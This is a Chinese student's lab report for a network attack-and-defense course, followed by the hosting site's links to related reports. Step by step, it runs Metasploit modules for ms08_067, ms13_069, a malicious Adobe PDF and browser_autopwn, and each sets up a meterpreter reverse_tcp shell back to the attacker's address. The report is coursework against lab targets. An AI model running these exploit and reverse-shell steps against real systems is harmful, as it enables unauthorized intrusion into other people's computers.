
2018-2019-2 20165337《网络攻防技术》Exp5 MSF基础应用
一、实践目标
1.一个主动攻击实践
ms08_067
2.一个针对浏览器的攻击
ms13-069
3.一个针对客户端的攻击
adobe (Adobe_toolbutton客户端漏洞)
4.成功应用任何一个辅助模块
auxiliary/server/browser_autopwn模块
问题回答:
用自己的话解释什么是exploit,payload,encode
exploit:用来打开攻击者与被攻击者的通道,开始攻击。核弹头
payload:攻击载荷,用什么方式攻击。核弹载具
encode:进行编码,让它不被发现。隐形轰炸机
二、实验内容
1.主动攻击(ms08_067)
首先输入nmap -sS -A --script=smb-vuln-ms08-067 -PO 靶机IP地址查看靶机是否存在该漏洞

然后在攻击机Kali的命令行中输入msfconsole进入控制台
输入use exploit/windows/smb/ms08_067_netapi使用这个漏洞
之后输入show options查看需要设置的参数

设置完靶机地址就可以完成
输入exploit进行攻击

2.针对浏览器的攻击(ms13-069)
首先search ms13找到ms13-069

输入use exploit/windows/browser/ms13_069_caret
输入show options
查看需要设置的参数

设置参数:
srvhost 192.168.1.154
srvport 80
set payload windows/meterpreter/reverse_tcp
lhost 192.168.1.154
输入exploit进行攻击

攻击成功获取权限


3.一个针对客户端的攻击(Adobe_toolbutton)
首先在msfconsole控制台中search adobe

之后use exploit/windows/fileformat/adobe_toolbutton

生成攻击文件msf.pdf

将这个文件传入靶机
设置监听程序use exploit/mutil/handler

设置攻击机IP 192.168.1.154
设置攻击机端口4444
设置set payload windows/meterpreter/reverse_tcp
输入exploit进行攻击
在靶机上打开PDF文件

攻击成功获取权限
4.成功应用辅助模块(auxiliary/server/browser_autopwn模块)
Metasploit中提供了一个browser autopwn模块,这是一个可以用来对各种浏览器进行测试和渗透的自动化向量。
autopwn指的是自动对目标进行渗透。autopwn模块在配置了所有要使用的浏览器渗透脚本后,将处于监听模式下。然后,它便等待着一个即将到来的连接。一旦连接建立,它就会发送一系列与目标浏览器相匹配的渗透模块,具体发送哪个模块要取决于受害者浏览器的类型。无论目标系统上运行着什么浏览器,只要存在漏洞,autopwn模块就能自动发起攻击。
在msfconsole中搜索autopwn
输入use auxiliary/server/browser_autopwn
之后输入show options查看需要设置的参数


设置参数:
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.154
set URIPATH "20165337yy"
输入exploit进行攻击

输入session -i 1成功获得权限

三、实验总结:
离实战还缺些什么技术或步骤?
只能攻击最低级的漏洞,靶机稍微有点防护能力就无法进攻,还是拷贝同学的一款容易攻破的靶机完成的实验
实验感想
最难的就是找到合适的靶机,之前自己找了很多靶机一个都不能成功,当时心都碎了。找了一堆淘汰了不知道多久的xp系统都无法攻破。后来用同学的靶机才顺利完成实验。总结下来只有靶机心甘情愿甚至全力配合,我才能攻击成功...
2018-2019-2 20165337《网络攻防技术》Exp5 MSF基础应用的更多相关文章
- 2018-2019-2 20165206 网络攻防技术 Exp5 MSF基础应用
- 2018-2019-2 20165206<网络攻防技术>Exp5 MSF基础应用 - 实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如 ...
- 20155226《网络攻防》 Exp5 MSF基础应用
20155226<网络攻防> Exp5 MSF基础应用 基础问题回答 1.用自己的话解释什么是exploit,payload,encode? exploit : Exploit的英文意思就 ...
- 20155318 《网络攻防》Exp5 MSF基础应用
20155318 <网络攻防>Exp5 MSF基础应用 基础问题 用自己的话解释什么是exploit,payload,encode? exploit就相当于是载具,将真正要负责攻击的代码传 ...
- 20145236《网络攻防》Exp5 MSF基础应用
20145236<网络攻防>Exp5 MSF基础应用 一.基础问题回答 解释exploit,payload,encode是什么: exploit就是负责负载有用代码的交通工具,先通过exp ...
- 20155301 《网络攻防》 Exp5 MSF基础应用
20155301 <网络攻防> Exp5 MSF基础应用 基础问题 1.用自己的话解释什么是exploit,payload,encode 答:exploit就是利用一些工具的,用来收集目标 ...
- 20155321 《网络攻防》 Exp5 MSF基础应用
20155321 <网络攻防> Exp5 MSF基础应用 基础问题 用自己的话解释什么是exploit,payload,encode 关于exploit,我觉得exploit是利用一些工具 ...
- 20155338 《网络攻防》Exp5 MSF基础应用
20155338 <网络攻防>Exp5 MSF基础应用 基础问题回答 1. 用自己的话解释什么是exploit,payload,encode? exploit将真正要负责攻击的代码传送到靶 ...
- 2015306 白皎 《网络攻防》Exp5 MSF基础应用
2015306 白皎 <网络攻防>Exp5 MSF基础应用 一.基础问题 用自己的话解释什么是exploit,payload,encode. exploit指由攻击者或渗透测试者利用一个系 ...
- 20155334 《网络攻防》Exp5 MSF基础应用
一.基础问题回答 解释exploit,payload,encode是什么: 项目 作用 exploit 是负载有用代码的交通工具,让代码到达目的地,并作用 payload 是有具体功能的代码,能够完成 ...
- 20155211 网络攻防技术 Exp08 Web基础
20155211 网络攻防技术 Exp08 Web基础 实践内容 Web前端HTML,能正常安装.启停Apache.理解HTML,理解表单,理解GET与POST方法,编写一个含有表单的HTML. We ...
随机推荐
- python基础杂记
一.编码 1.ACSII 0000 0001 8位 一个字节 2. uncoide ...
- html中的meta标签是什么?有哪些属性?
meta标签介绍 meta标签是HTML语言head区域的一个辅助性标签,常用于定义页面的说明,关键字,最后修改的日期和其他的元数据.这些元数据将服务于浏览器,搜索引擎和其他网络服务. meta标签的 ...
- 大神教你如何解决Linux系统80端口被占用
有Linux在centos下面安装webmail服务遇到80端口被占用的问题,导致无法继续安装,下面详细介绍下Linux如何查看.查找.关闭监听80端口服务以更好的的解决80端口被占用的问题. 一.查 ...
- 使用python对py文件程序代码复用度检查
#!/user/bin/env python # @Time :2018/6/5 14:58 # @Author :PGIDYSQ #@File :PyCheck.py from os.path im ...
- 【问题解决方案】ImportError: No module named 'pygal'
<Python编程:从入门到实践>一书,第二个项目-可视化,第四节用到pygal 安装部分用 'python -m pip install pygal==1.7' 安装,但使用时仍然报错 ...
- 【学习总结】GirlsInAI ML-diary day-19-面向对象编程
[学习总结]GirlsInAI ML-diary 总 原博github链接-day19 认识面向对象 Python使用类(class)和对象(object),进行面向对象(object-oriente ...
- [转帖]流程控制:for 循环
流程控制:for 循环 http://wiki.jikexueyuan.com/project/linux-command/chap34.html need more study need more ...
- feign多文件上传
参考地址:https://www.cnblogs.com/standup/p/9090113.html https://www.cnblogs.com/standup/p/9093753.html 1 ...
- sqlplus命令行登录oracle数据库的N种方法盘点
欢迎访问我的个人博客IT废柴,本文永久链接移至:sqlplus命令行登录oracle数据库的N种方法盘点 sqlplus有几种登陆方式Oracle数据库, 比如: 1.以操作系统权限认证的oracle ...
- 在Ubuntu 18.04系统上安装Systemback的方法(抄)
在Ubuntu 18.04系统上安装Systemback的方法 2018-12-26 21:39:05作者:林莉稿源:云网牛站 本文介绍如何在Ubuntu 18.04或者Ubuntu 18.10系统上 ...